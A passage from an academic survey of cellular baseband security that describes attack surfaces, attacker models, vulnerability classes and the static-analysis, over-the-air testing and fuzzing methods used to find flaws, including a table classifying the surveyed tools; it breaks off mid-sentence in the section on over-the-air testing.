In order to investigate the security of those basebands, researchers initially applied manual reverse engineering [9–11]. However, the scarcity of external information and the sheer size of firmware images make reverse engineering both difficult and impractical at scale. Researchers have developed automated tools to ease this analysis [2,4,5,12–15].

The analysis of baseband firmware is also made harder because debugging interfaces are generally disabled on production devices [6].

However, most implementations are written in memory-unsafe languages such as C and C++, increasing the risk of memory vulnerabilities (such as buffer overflows, integer overflows, use after free or other vulnerabilities [16]).

These chips run independently of the application processor, and are less hardened than application processors [9], earlier work [17] showed lack of memory-corruption mitigations such as ASLR. Some researchers [18] recommend harden-

ing the basebands firmware or using memory-safe languages for critical components that handle untrusted data, such as parsers.

Vulnerabilities in basebands are critical as they can lead to privacy issues, the baseband having access to internal components such as the microphone [9]. Furthermore, vulnerabilities in basebands leading to crashes can endanger people relying on those devices as they can prevent accessing emergency services. Those devices can also be used in critical machines where human life is at stake, such as cars [19].

Moreover, those vulnerabilities can be exploited silently [20, 21]. Since the baseband operates independently of the main OS processor, monitoring its activity is difficult, and, to the best of our knowledge, no antivirus or intrusion detection system has been designed for basebands.

Moreover, those vulnerabilities can be exploited remotely as basebands are able to communicate Over-the-Air with base stations, thereby exposing part of their internal code to external users. Critically, part of this protocol logic is accessible without authentication. Moreover, basebands are present in many smartphones, cars, and IoT devices, yet few manufacturers produce these components. Therefore, one vulnerability in one baseband can affect a whole span of smartphones from different vendors [20, 22].

Therefore, researchers have investigated ways to detect flaws in the baseband implementations, by means of static analysis, emulation, *Over-The-Air (OTA)* testing or fuzzing. These flaws can lead to vulnerabilities such as identity leaks, *Denial-of-Service (DoS)*, message eavesdropping or *Remote Code Execution (RCE)*.

This paper does not aim to exhaustively cover all research on cellular connectivity security. Instead, our goal is to illustrate the primary approaches focused on analyzing baseband security, discuss their strengths and limitations, and outline promising directions for future work.

To conduct this research, we reviewed both academic and non-academic work. We searched for terms such as “baseband security” and “baseband fuzzing,” as well as related variants such as “cellular modem security.” We then manually examined the references and citations of the resulting papers and retained works directly relevant to baseband security analysis. To prioritize our exploration of the literature, we ranked papers according to the number of citations they received from works already selected in our corpus.

In this systematization of knowledge, we make the following contributions:

- present the fundamental challenges of analyzing cellular basebands;
- describe the baseband attack surface, describe its associated threat model and provide a taxonomy of vulnerabilities;
- review and classify the methods used to analyze this attack surface, considering both academic and non-academic publications.
- outline future research areas.

The remainder of this paper is organized as follows. Section 3 provides background on cellular protocol generations and baseband architecture, a description of the baseband’s attack surface is given in Section 4. Section 5 presents the Over-The-Air attack scenario and Section 6 presents the threat model related to this attack surface. Section 7 reviews existing analysis methodologies under the prism of test cases generation while Section 8 reviews the oracle used. Finally, Section 9 examines future work and Section 10 concludes the paper.

2 Research questions

RQ1. What defines the baseband attack surface, and which potential attacks can be derived from it?

RQ2. What threat model arises from these adversary capabilities, and what classes of vulnerabilities are known to affect basebands?

RQ3. How can security-relevant test cases be systematically generated to explore the vast input space of cellular protocols?

RQ4. How can basebands be effectively tested while accounting for the stateful nature of cellular protocols and ensuring independence across test executions?

RQ5. Given that basebands operate largely as black-box devices, how can crashes or anomalous behaviors be reliably detected during testing?

3 Background

3.1 Protocol generations

Cellular networks have evolved through several generations, from 2G to 5G. Each of the new generations provides specific security services (authentication, confidentiality, integrity and privacy). However, basebands support both old and new protocol generations. Therefore, vulnerabilities persist in old protocol components that remain reachable through downgrade or fallback mechanisms, even when operators are progressively shutting down legacy networks.

GSM (2G) Second-generation systems introduced digital modulation. Authentication in GSM is unilateral: the network authenticates the subscriber, but the *User Equipment (UE)* does not authenticate the base station. This design fails to prevent fake base station attacks. While many *Mobile Network Operators (MNO)* are announcing 2G sunsetting [23–25], 2G remains enabled in numerous networks for coverage in rural areas or for support for legacy Machine-to-Machine deployments. Although Google added an option to disable its usage in Android 14 [26], it is not supported by all phones. iPhones require Lockdown Mode [27] to disable it, which disables many other functionalities. Unfortunately, basebands will likely need to support 2G for many years to be able to be

used in rural areas or in degraded mode.

UMTS (3G) was designed to address several of GSM's security limitations. It introduced mutual authentication between the UE and the core network.

LTE (4G) moved to an all-IP packet-switched architecture with a new architecture for the core network. Voice calls and SMS are supported through *IP Multimedia System (IMS)*.

5G introduced new security mechanisms, such as downgrade prevention [28] or protection against device deanonymization. However, 5G's lower-layer capabilities introduce a new attack surface [29].

3.2 Cellular network architecture




Figure 1: Overview of the baseband interactions with the SIM card, application processor and the cellular network.
In orange are the adversarial components considered in this study and in blue the interfaces that constitute the baseband's attack surface.

Basebands are embedded in a larger architecture that comprises the base station, the core network but also the SIM card and the application processor (Figure 1).

Baseband. The baseband is the target of our study, it is the phone component of a smartphone, it handles the communication with the base station and the core network to provide cellular connectivity to the Application Processor.

Base Station. The base station respectively eNodeB and gNodeB in 4G and 5G, provides the wireless link between the UE and the Core Network. It is also responsible for handling the encryption and integrity protection of the communication between the base station and the UE.

Core Network. The core network provides mandatory services such as user authentication and mobility management. In 5G, the gNodeB forwards the *Non Access Stratum (NAS)* messages (Section 4.1) to the *Access and Mobility Management Function (AMF)* server. It is a proxy between the base station and the other components of the core network. The AMF handles similar services as the *Mobility Management Entity (MME)* in 4G. The Core Network also provides the gateways to the internet and to the telephony network.

SIM card. The *Subscriber Identity Module (SIM)* allows the user to be authenticated on the cellular network. It stores sensitive information such as the authentication key or the *International Subscriber Mobile Identity (IMSI)*, making it a highly sensitive device.

Beyond its primary role, SIM cards are capable of running applications and can be updated remotely [30]. This functionality introduces an additional attack surface.

SIM cards exist in multiple form factors. They can be external physical devices inserted into the phone, or they can be embedded within the phone as the eSIM or iSIM. The eSIM is a dedicated chip on the phone board, while the iSIM is integrated directly into the SoC.

The Application Processor (AP) runs the phone's operating system. The baseband and the application processor generally communicate through AT commands [31–33]. Some basebands extend this communication with proprietary communication protocols [34]. On the Android platform, the *Radio Interface Layer (RIL)* daemon of the application processor is responsible for handling this communication [35] (Section 4.2).

4 Attack surface

RQ1: The baseband attack surface can be subdivided into three main categories, the Over-The-Air attack surface, the SIM attack surface and the application processor attack surface.

4.1 Over-The-Air attack surface

The link between the base station and the baseband constitutes a broad attack surface as it encompasses multiple generations of complex protocols. This broad attack surface can be divided into the user plane and the control plane.

User Plane. The user plane is responsible for transmitting user data, such as Internet traffic, voice calls, and SMS messages. Vulnerabilities in the baseband can lead to improper integrity protection and encryption of the user plane data, allowing adversaries to intercept or modify the traffic between the base station and the user equipment.

Control Plane. The control plane transmits the signaling information between the *User Equipment (UE)*, the base station and the core network. It is an important area of the cellular connectivity as most security aspects of the communication are handled in it such as the authentication, the configuration of the security context, handovers. For this reason, most works are focused on the security of the control plane.

For a single generation of the cellular standard, multiple protocols organized into three distinct layers work together to provide cellular connectivity (Figure 2). The architecture




Figure 2: Organization of the cellular protocols for the 5G control plane. In green, are the layers that can be integrity protected or encrypted.

outlined here corresponds to 5G standard, but its underlying design principles remain consistent with those of earlier generations.

The first layer is the physical layer; it performs the wireless signal processing.

Layer 2 comprises *Packet Data Convergence Protocol (PDCP)*, the *Radio Link Control (RLC)*, and *Medium Access Control (MAC)* sublayers. PDCP provides encryption and integrity protection to both the control-plane and user-plane data, ensuring confidentiality and preventing tampering during communication between the UE and the base station. RLC performs packet segmentation, reassembly, retransmission, and sequence control. MAC coordinates access to the physical transmission channel, ensuring optimal use of the radio spectrum. Those lower layers are neither protected nor encrypted and expose a broad range of functionalities that can be exploited to trigger crashes or memory vulnerabilities in the basebands leading to potential remote code execution while communicating with a non-authenticated peer [17, 36, 37].

Layer 3 consists of the *Non Access Stratum (NAS)* and *Radio Resource Control (RRC)* layers. The NAS sublayer manages mobility and session control, acting as a high-level signaling interface between the UE and the core network. It provides mutual authentication between the UE and the core network. It maintains its own security context and enforces integrity protection and encryption for NAS messages.

The communication between the UE and the base station happens through the RRC sublayer. It enables control of the radio resources, and establishes its own security context after the authentication and establishment of a secure connection between the UE and the core network through the NAS layer.

For testing purposes, specifications allow null ciphering and null integrity protection. However, null integrity can't be used except when unauthenticated emergency calls are required [28] or for some specific RRC commands [38].

Moreover, the DoLTEst paper [4] defines several authentication states which leads to separate attack surfaces as depending on the authentication, the baseband will accept or not unprotected messages.

Cellular connectivity exposes a broad attack surface, enabling adversaries to operate at various proximities, from nearby radio attackers to remote Internet-based ones. In this work, we exclude Internet-based adversaries, as IP-layer traffic is handled by the application processor rather than the baseband.

Passive Radio Attacker. The passive radio attacker listens to messages exchanged Over-the-Air to extract information without transmitting any signals.

Unauthenticated Radio Attacker. This is the most common attacker model. The adversary does not possess the encryption keys and, assuming cryptographic primitives are correctly implemented, cannot impersonate a legitimate base station to exploit vulnerabilities in the authenticated attack surface of the protocol. Nevertheless, such attackers can still exploit vulnerabilities in the pre-authenticated attack surface. This model encompasses the fake base station, man-in-the-middle, and signal injection attacks (Section 5).

Adversarial Mobile Network Operator (MNO). In the case where the attacker knows the cryptographic keys, it can exploit both pre-authentication and post-authentication attack surfaces. Such scenarios are relevant when considering untrusted network operators, when states actors target civilians [39], or when the operator has been compromised.

Adversarial UE. An attacker can use another UE to send messages to a victim UE, for example, sending multiple silent SMS messages [40]. Those SMSes won't trigger a notification on the targeted device and can be used to track a user's location by detecting a specific pattern when sniffing cellular communications in an area [41].

4.2 Application processor attack surface

When considering the baseband's attack surface, the *Application Processor* (AP) needs to be taken into account. AT commands are used to communicate with the baseband. Some vendors also implement custom protocol, such as Qualcomm QMI [42].

On some devices, the AT interface has been accessible via USB in the past. Previous work showed that this interface could be abused to enable USB ADB debug mode despite the lock screen [31].

Malicious Application Processor. Another adversary model to consider is that of a compromised or malicious application processor, in which a malicious or exploited application attempts to interact with and abuse the baseband interface.

Such an attacker may seek to trigger unintended behavior or escalate privileges within the baseband.

4.3 SIM protocol attack surface

SIM cards are important components, usually considered as trusted, that allow the baseband to authenticate itself to the network. Previous works demonstrated that SIM vulnerabilities could have important impact on the security of the UE such as a lock pin bypass due to invalid SIM code handling [**?**].

Adversarial SIM card. Emulating the interaction between the SIM card and the baseband will allow deeper states when doing full system fuzzing. SIMurai [43] showed that this emulation is possible, and that vulnerabilities found by doing fuzzing on the emulated firmware can be confirmed by using a SIM interposer on a real device. These findings highlight the need to consider an attacker model in which the SIM card itself is malicious.

Moreover, eSIM expands the attack surface by introducing a remote SIM provisioning stack, including the *Embedded Universal Integrated Circuit Card (eUICC)* and profile-management infrastructure [44]. For example, recent work showed that vulnerabilities in eUICC implementations can enable eSIM cloning in practice, allowing calls, SMS messages, and one-time codes to be redirected to a cloned device [45].

5 Over-the-Air Attack scenario




Figure 3: Attack scenarios.

Several attack scenarios exist when analyzing the security connection between the baseband and the base station (Figure 3): Man-In-the-Middle, Fake base station, rogue carrier, signal injection, sniffing and downgrade attacks.

F **Fake Base Station (FBS).** In the fake base station attack [46–49], the adversary deploys a rogue base station that impersonates a legitimate one. Because the attacker does not possess the cryptographic keys of the genuine network, a correctly implemented baseband should prevent the adversary from accessing or influencing any post-authentication protocol surface. Executing such an attack requires only commodity equipment, typically a laptop and a *Software Defined Radio (SDR)*, making this threat model accessible not only to state-level actors but also to adversaries with comparatively limited resources.

M **Man-In-the-Middle (MitM).** In a Man-In-the-Middle attack [50], the attacker will use a fake base station with the name of a legitimate base station. In this model, the attacker does not possess the cryptographic keys required to authenticate the messages as coming from a legitimate base station or core network. However, the attacker can forward messages to the legitimate base station. In this model, the attacker can read, modify, drop, inject or replay messages sent between the UE and the legitimate base station. However, integrity protection should allow detecting modifications of the protected messages. However, some attacks have been discovered to bypass this protection (Section 6.1).

R **Rogue Carrier.** In the case of a rogue carrier [51], the attacker has access to cryptographic keys allowing to create a valid base station and core network. This scenario exposes the broadest attack surface as the baseband will accept messages associated to both the pre-authentication and post-authentication protocol surface.

I **Signal injection.** Signal injection attacks [52–54], involve crafting precisely timed and modulated radio signals that are injected into the ongoing communication between the victim UE and a legitimate base station. Unlike fake base station attacks, which require deploying an impersonating base station that can often be detected through network-side monitoring, signal injection attacks are significantly harder to detect as they do not require establishing a rogue cell. Instead, the attacker exploits a legitimate base station, however, this technique cannot guarantee full success as the adversarial signal competes with the legitimate transmission. To improve the probability of successful injection, the attackers can jam the legitimate network and repeat the injected messages multiple times [54]. Additionally, distance can reduce the effectiveness of this method. Experiments in SNI5GECT [54], achieved an 83% success rate at a distance of 20 meters from the UE. Finally, those attacks might be complex to conduct as after the injection the victim UE might return an invalid response which can be rejected by the legitimate base station.

S **Sniffing.** Sniffing represents a comparatively less powerful attack vector [54, 55], yet it merits consideration as inadequate mitigation can enable adversaries to capture messages or derive device or message specific fingerprints. In certain scenarios, vulnerabilities allow traffic to be transmitted without encryption, leaving the baseband vulnerable to sniffing attacks [56].




Figure 4: Taxonomy of basebands attack surface.

6 Threat model

RQ2: Vulnerabilities in cellular communication can be divided between protocol vulnerabilities contained in the specification and implementation vulnerabilities in network devices such as the baseband, the base station, or the core network (Figure 4).

Protocol vulnerabilities. Vulnerabilities in the specification are the most critical as they affect all devices and require a new version of the protocol to fix. Such flaws can lead to deanonymization, fingerprinting, and impersonation. Some work [1, 50, 57–60] has analyzed the protocol to identify vulnerabilities in the specification. Although vulnerabilities arising from flaws in the specification are significant, they are not the focus of this work which concentrates instead on implementation errors in the baseband itself. Nevertheless, the analysis of such implementation defects can occasionally uncover previously unrecognized vulnerabilities or ambiguities in the specification [2].

Implementation errors. Errors can occur when implementing the specification. They can lead to (i) vulnerabilities or non-conformance with the specification (ii) crashes due to memory corruptions or reachable assertions.

(i) Detecting protocol non-conformance is hard as unlike memory vulnerabilities, detection oracles need to be especially crafted to verify a specific type of non-conformance. Logical bugs related to cellular message handling can be split into three categories [4], issues in the integrity and encryption handling of cellular messages, flaws in generic parsers or flaws in specific message handlers.

(ii) Crashes or memory vulnerabilities have been found in basebands from MediaTek [51, 61, 62], UNISOC [63], Huawei [64], Qualcomm [65, 66] and Samsung [11] basebands.

Protocol vulnerabilities have already been surveyed in prior work [67, 68]. Similarly, the security of core network has been examined in earlier studies [69, 70], and broader analysis of mobile network security has been provided by Rupprecht et al. [71].

In contrast, this work focuses specifically on implementation-level vulnerabilities within baseband firmware.

6.1 Integrity

When analyzing the baseband, the integrity can apply to both the communication integrity or the baseband integrity.

Communication integrity. Once the security context of RRC and NAS layers is complete, both RRC and NAS signaling should be integrity protected. Integrity protection ensures that the baseband can verify the origin of messages and reject any that do not originate from a legitimate base station and legitimate core network, thereby mitigating man-in-the-middle and signal injection attacks.

When integrity checks are absent or incorrectly enforced on received packets, an attacker may exploit this weakness by injecting crafted messages, thereby inducing the baseband to process inputs that should be accepted only under a valid security context.

This can also lead to privacy issues. For example, this may allow sending SMS phishing messages.

In 4G/5G, SMS messages can be sent through the user plane over IP to the IMS server [72] or over NAS in the control plane [73]. DoLTEst [4] found one vulnerability in the integrity protection in the RRC layer and one in the NAS layer which can be exploited to inject an SMS message over NAS

signaling which will be accepted despite the invalid NAS and RRC security context. By exploiting a vulnerability in the NAS *Authentication and Key Agreement (AKA)* procedure BASECOMP [13] authors and 5GBaseChecker [15] authors managed to reproduce this attack using other vulnerabilities allowing to bypass the integrity verification. Those vulnerabilities enable an attacker to send phishing SMS using a false base station, MitM or signal injection attacks.

Additionally, invalid integrity can allow an attacker to control information displayed to the user. For example, by modifying the *EMM Information* message, the attacker can change the UE time by sending invalid time or the attacker can also control the displayed network name [4, 13].

Baseband's integrity. Memory corruption vulnerabilities in baseband firmware can escalate beyond simple crashes to enable *Remote Code Execution (RCE)*. This grants attackers arbitrary control over the modem processor. This threat has been demonstrated in several research works [9, 17, 74, 75] and a public report [76].

6.2 Confidentiality

User confidentiality. As stated in 6.1 integrity vulnerabilities can allow a device to send messages belonging to the authenticated attack surface despite not being authenticated. For example, an attacker could send a *RRCConnectionReconfiguration* with the *MeasConfig* IE which would leak signal measurement information and therefore help to fingerprint or locate the UE [4]. Moreover, in 4G, such a vulnerability could be used to deanonymize the UE by sending a *NAS Identity Request* which would leak the *International Mobile Subscriber Identity (IMSI)* and *International Mobile Equipment Identity (IMEI)* revealing both the permanent subscriber identity stored in the SIM and the phone identifier.

To mitigate user tracking, 5G introduces a new identity management scheme that replaces the IMSI. The *Subscriber Permanent Identifier (SUPI)* is never transmitted in clear, instead, it is used to derive a dynamic, encrypted identifier known as the *Subscriber Concealed Identifier (SUCI)*. This mechanism significantly reduces the exposure of permanent identifiers over the air. Nevertheless, research has shown that encrypted SUCIs do not fully eliminate presence or linkability-based tracking attacks. Chlosta et al. [77] demonstrate that so-called 5G SUCI-catcher can still infer whether a particular subscriber is present in a given area by exploiting linkability through the 5G AKA procedure.

Additionally, device's capabilities or implementation characteristics can be used to fingerprint the device [4], without requiring access to the post-authentication attack surface.

Data confidentiality. The confidentiality of the user plane packets between the UE and the base station such as the SMS over IP or Internet traffic is ensured by the PDCP protocol. Previous work showed that some vulnerabilities could allow an attacker to disable the integrity and ciphering protections [4], this issue is especially critical when the UE does not alert the user that the connection lacks encryption [56]. Likewise, the authors of 5GBaseChecker [15] demonstrated that exploiting the integrity bypass (Section 6.1) enables attackers to read Internet traffic exchanged between the UE and the base station.

Baseband confidentiality. Certain vulnerabilities in the baseband can lead to unintended information leakage. For example, Klischies et al. [2] discovered a memory vulnerability in the *Public Warning System (PWS)* that permits out-of-bound reads. The authors argue that, under the right conditions, this flaw could expose sensitive data from memory, including PDCP session encryption keys.

6.3 Availability

Denial-of-Service. Previous security analyses have shown that basebands can contain NAS or RRC logic flaws that cause crashes when processing malformed messages. When this occurs, the device loses its ability to communicate with the base station. In production environments, basebands typically reboot after a crash [2]. However, this recovery process introduces a delay, which can be exploited for persistent disruption. Such crashes are often the result of invalid memory accesses or reachable assertions [78] in the firmware implementation [2, 4, 62, 79].

Denial-of-service can also occur without crashes. For example, the DIKEUE [14] tool identified a vulnerability in the 4G protocol implementation for some devices related to the *Globally Unique Temporary Identifier (GUTI)* relocation leading to a denial-of-service. The GUTI, introduced in 4G, is a temporary identifier to replace the IMSI to reduce its exposure. By doing a MitM relay, an attacker could trick the UE into not changing its GUTI by dropping a *GUTI_reallocation* message from the MME. The device then will not respond to the network sending messages with the new GUTI as the device will have kept the old identifier, effectively disrupting the communication.

Inter-generation downgrade. When a baseband detects a base station but fails to establish a connection, it may attempt to connect to another available base station operating on an older protocol version. This fallback behavior can be exploited to perform downgrade attacks [62, 80]. In such attacks, the adversary will deliberately jam a protocol, or exploit a vulnerability in the baseband firmware, to force the device to revert to a legacy standard that may contain well known vulnerabilities.

Existing research has demonstrated several downgrade vectors. For instance 5GHoul [62] describes an attack that floods the UE with *Deregistration Accept* messages exhausting the UE handling resources and leading to a downgrade. This technique requires modifying the base station software to send arbitrary retry messages. Another vulnerability identified by the same work involves crashing the baseband's 5G handler,

which coerces the device into downgrading to 4G or even 3G networks.

Additionally, integrity failures can also facilitate downgrades. For example, an attacker sending an *RRC Release* message can force the UE to reconnect using another protocol version [15], effectively triggering a downgrade.

7 Test case generation, exploration strategy

RQ3, RQ4: To analyze the security of baseband firmware, multiple methods have been used: (i) use the specification to extract security assertions and use static analysis to verify them [5, 13, 21] (Section 7.1) (ii) generating test cases and validating OTA [4, 14, 54, 80–82] (Section 7.2.1) (iii) relying on existing network stack to generate messages and apply mutations to produce malformed or adversarial inputs [36, 46, 51, 62, 83, 84] (Section 7.2.3) (iv) letting the fuzzer generate the test cases [7, 12, 85–87] (Section 7.2.4).

For complex, multi-layered protocols such as those used in cellular networks, manual message crafting is particularly challenging due to the large number of message types and intricate state dependencies. An alternative approach consists of inserting mutation hooks within the mobile network implementation, enabling selective modification of messages before they are transmitted to the UE. Figure 5 provides an overview of the available analysis methods, and Table 1 maps each surveyed paper to the techniques it employs.

7.1 Static analysis

Static analysis examines the baseband firmware without executing it. In its simplest form, researchers manually triage binary images in a disassembler to locate security-critical components such as message parsers and common decoding routines, and then audit these code paths for memory-safety vulnerabilities and logic flaws [9]. This approach requires access to the firmware binary and adequate tooling for the target CPU architecture. Moreover, static analyzers often need additional preprocessing to make the firmware analyzable, because some vendors implement non-standard boot-time loading behaviors. For example, Samsung's Shannon basebands perform a scatter-loading, in which several custom loading steps are done during the firmware initialization. Those steps include copying code and data into their designated memory regions and handling compressed sections before execution can begin. These behaviors must be reconstructed by static analysis tools to obtain a correct memory layout and enable accurate disassembly [5]. Static analysis has several well-known limitations. It often struggles with dynamic control flow related to indirect calls, function pointers, and global state. Furthermore, it may generate false positives that necessitate manual verification.

Taint-based identification of sensitive functions. *Taint analysis* tracks values originating from specific inputs as they propagate through the program to functions of interest. This approach enables the identification of cases in which data derived from input messages is used in memory-sensitive operations. For instance, BVFinder [21] employs taint analysis to detect memory vulnerabilities in message-specific handlers. The critical memory operations detected include functions such as *memcpy*, where the size parameter is controlled by the input. A second category of sensitive operations involves loops whose iteration count is influenced by the input. Invalid iteration count can result in out-of-bounds access. However, these handcrafted detectors cannot perform more granular checks on variables and may therefore produce false positives. Consequently, manual review of the generated reports is necessary. Moreover, similarly to the other static analysis tools, this approach requires manual implementation of mechanisms to resolve indirect function calls.

Parsers functions analysis. Baseband firmware relies on dedicated functions to decode binary-encoded messages and forward their content to the appropriate message handlers. BaseSpec [5] is predicated on the premise that implementations of Layer 3 message parsers adhere closely to the protocol specification. Leveraging this insight, the authors systematically identify decoding functions and extract their mapping logic to verify that all expected message types are present. They also search for decoders that handle message types not defined in the specification, as they could indicate potential security vulnerability. The extraction of the message structures from the binary is performed manually, which is labor-intensive. However, because the decoding logic tends to remain consistent across different baseband models from the same vendor, this approach should be largely reusable with minimal modifications within the same vendor. Despite this advantage, this approach has only been used for a single vendor because porting this implementation to a different baseband vendor requires a significant amount of work.

Integrity function analysis. BASECOMP [13] examines the correctness of integrity enforcement mechanisms within the baseband firmware. Leveraging symbolic analysis, the authors derive the constraints that the firmware applies to incoming messages and systematically compare these constraints against the specification. This methodology enables the identification of cases in which messages are erroneously accepted without the required integrity protection.

Functions identification. To apply static analysis techniques across multiple baseband images, analysts must first identify the functions relevant to message parsing and security-critical logic. BVFinder [21] treats this challenge as out of scope assuming that the addresses of message-specific handlers are already provided through external means. BaseSpec [5], in contrast, locates functions by matching function signatures associated with scatter-loading behaviors and by applying rules to identify decoder functions while BASECOMP [13] uses a custom method to identify integrity-protection functions.

Application processor interface. In BaseMirror, Li et al. [35]

Technique	Year	Paper	Attack surface	Non compliance detection	Crash				
					Log	Passive probing	Active probing	Emulator crash	Sanitizer
Static analysis	2021	BaseSpec [5]	Messages decoder (L3)	●	○	○	○	○	○
	2023	BASECOMP [13]	Integrity functions NAS (4G)	●	○	○	○	○	○
	2024	BVFinder [21]	Messages specific handlers	●	○	○	○	○	○
OTA testing	2021	DIKEUE [14]	4G control-plane	●	○	○	○	○	○
	2024	5GBaseChecker [15]	5G control-plane	●	○	○	○	○	○
	2022	DoLTEst [4]	4G control-plane	●	○	○	○	○	○
	2023	Instruction unclear [2]	RRC, PWS, SMS (4G)	●	●	○	○	○	○
	2022	Garbelini et al. [88]	MAC, RLC, PDCP, RRC, NAS (4G&5G)	●	○	●	○	○	○
	2023	UE Security Reloaded [80]	RRC, NAS (5G)	●	○	○	○	○	○
	2023	Contester [82]	NAS (4G)	●	○	○	○	○	○
	2024	ASTRA-5G [81]	NAS (5G)	●	○	○	○	○	○
	2025	SNI5GECT [54]	RRC, NAS (5G)	●	●	○	○	○	○
OTA Fuzzing	2019	LTEFuzz [46]	RRC, NAS (4G)	●	○	○	○	○	○
	2024	UFuzz [83]	RRC, NAS (5G)	○	●	●	○	○	○
	2024	CovFUZZ [84]	RRC, NAS (4G&5G)	○	○	●	○	○	○
	2025	5GHoul [62]	MAC, RLC, PDCP, RRC, NAS (5G)	○	●	○	○	○	○
	2025	OTABase [51]	RRC, NAS (4G&5G)	○	●	●	●	○	○
	2025	LLFUZZ [36]	PHY, MAC, RLC, PDCP (4G)	○	●	○	○	○	○
Emulation fuzzing	2020	BaseSAFE [12]	NAS, RRC (4G)	○	○	○	○	●	●
	2022	FIRMWIRE [85]	RRC, NAS (4G), SM, CC (2G)	○	○	○	○	●	○
	2025	FIRMSTATE [86]	RRC, NAS (4G)	○	○	○	○	●	○
	2025	BASEBRIDGE [87]	RRC, NAS (4G)	○	○	○	○	●	○
	2025	LORIS [7]	NAS (4G&5G)	○	○	○	○	●	●
	2025	Hexagon fuzz [89]		○	○	○	○	●	○
	2024	SIMURAI [43]	SIM interface	○	○	○	○	●	○
	2024	BaseMirror [35]	RIL	○	○	○	●	○	○

Table 1: Overview of Analysis Approaches and Targets in the Surveyed Literature.

used taint analysis to uncover undocumented proprietary commands in the *Radio Interface Layer (RIL)*. The RIL is an abstraction layer used by Android to provide a unified interface to communicate with the baseband. Some commands can be sent even by non-root applications.

7.2 Dynamic analysis

The baseband attack surface is composed of multiple protocols, such as the cellular protocol, some of which expose vast input surface. Covering this vast attack surface is challenging. Also, the large number of states in the cellular state machine makes it difficult to reach deep states and detect improper state transitions. Inputs must be sufficiently valid to avoid early rejection, yet sufficiently invalid to trigger vulnerabilities, while avoiding requiring a reset of the baseband state, which slows the testing process. However, avoiding resets increases the risk to obtain non-reproducible crashes. To mitigate the state reset issue, many researchers take advantage of emulation. By emulating the firmware, they can snapshot and restore it to the state prior to input injection.

7.2.1 OTA testing

OTA testing evaluates UE by interacting with them through standard-compliant cellular protocols. This method involves sending crafted messages over the air interface to probe protocol behavior and identify flaws. OTA analysis is highly generalizable, enabling the assessment of diverse devices regardless of baseband implementation [9, 11, 36, 51, 54, 62, 84, 90]. Nevertheless, OTA testing suffers from practical limitations: tests are slow, costly to scale as one physical UE is required per

